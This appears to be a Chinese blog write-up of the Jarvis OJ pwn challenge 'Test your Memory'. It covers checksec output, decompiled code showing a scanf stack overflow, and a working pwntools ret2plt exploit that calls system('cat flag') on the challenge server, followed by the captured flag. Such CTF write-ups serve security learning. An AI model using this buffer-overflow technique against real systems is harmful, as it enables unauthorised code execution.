
Jarvis oj Test your Memory writeup

原创

dittozzz 于 2019-01-05 20:49:35 发布 735 收藏

分类专栏： pwn Jarvis OJ pwn题目 wp 文章标签： pwn writeup

本文链接：https://blog.csdn.net/qq_43394612/article/details/85872677



简单的ret2plt

```
wxy111@ubuntu:~/Desktop$ file -h memory
memory: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=3ccdcfa18c
0e3f68845cc554555ad0dd9c182858, not stripped
```

检查下防护，只开了NX。

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

放ida里：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  char s2[11]; // [esp+1Dh] [ebp-13h]
  int v6; // [esp+28h] [ebp-8h]
  int i; // [esp+2Ch] [ebp-4h]

  v6 = 10;
  puts("\n\n\n------Test Your Memory!-------\n");
  v3 = time(0);
  srand(v3);
  for ( i = 0; i < v6; ++i )
    s2[i] = alphanum_2626[rand() % 0x3Eu];
```

```
  printf("%s", s2);
  mem_test(s2);
  return 0;
}
```


问题出在mem_test函数里：


```
int __cdecl mem_test(char *s2)
{
  int result; // eax
  char s; // [esp+15h] [ebp-13h]

  memset(&s, 0, 0xBu);
  puts("\nwhat???? : ");
  printf("0x%x \n", hint);
  puts("cff flag go go go ...\n");
  printf("> ");
  __isoc99_scanf("%s", &s);
  if ( !strncmp(&s, s2, 4u) )
    result = puts("good job!!\n");
  else
    result = puts("cff flag is failed!!\n");
  return result;
}
```


点开hint，发现了有"cat flag"这个字符串：

```
.data:0804A040 hint            dd offset aCatFlag
```

```
.rodata:080487E0 aCatFlag        db 'cat flag',0
```

而且还在rodata区里，那直接硬编码就可以了。



程序本身调用了system函数，那直接ret2plt就行了。
根据ida计算出溢出点：

```
int __cdecl mem_test(char *s2)
{
  int result; // eax
  char s; // [esp+15h] [ebp-13h]
```

```
  memset(&s, 0, 0xBu);
  puts("\nwhat???? : ");
  printf("0x%x \n", hint);
  puts("cff flag go go go ...\n");
  printf("> ");
  __isoc99_scanf("%s", &s);
  if ( !strncmp(&s, s2, 4u) )
    result = puts("good job!!\n");
  else
    result = puts("cff flag is failed!!\n");
  return result;
}
```


溢出点0x13+4。

编写exp：

```
from pwn import*

a=remote("pwn2.jarvisoj.com","9876")

system_plt=0x08048440

payload='A'*23+p32(system_plt)+p32(0x080485bd)+p32(0x080487E0)

a.recvuntil("> ")

a.sendline(payload)

a.interactive()
```

这道题返回地址随便写个无效地址会出现读不出来flag的问题，还是找个有效的地址，优雅的读取flag。。。

```
wxy111@ubuntu:~/Desktop$ python exp.py
[+] Opening connection to pwn2.jarvisoj.com on por
[*] Switching to interactive mode
cff flag is failed!!

CTF{332e294fb7aeeaf0e1c7703a29304343}
[*] Got EOF while reading in interactive
$
```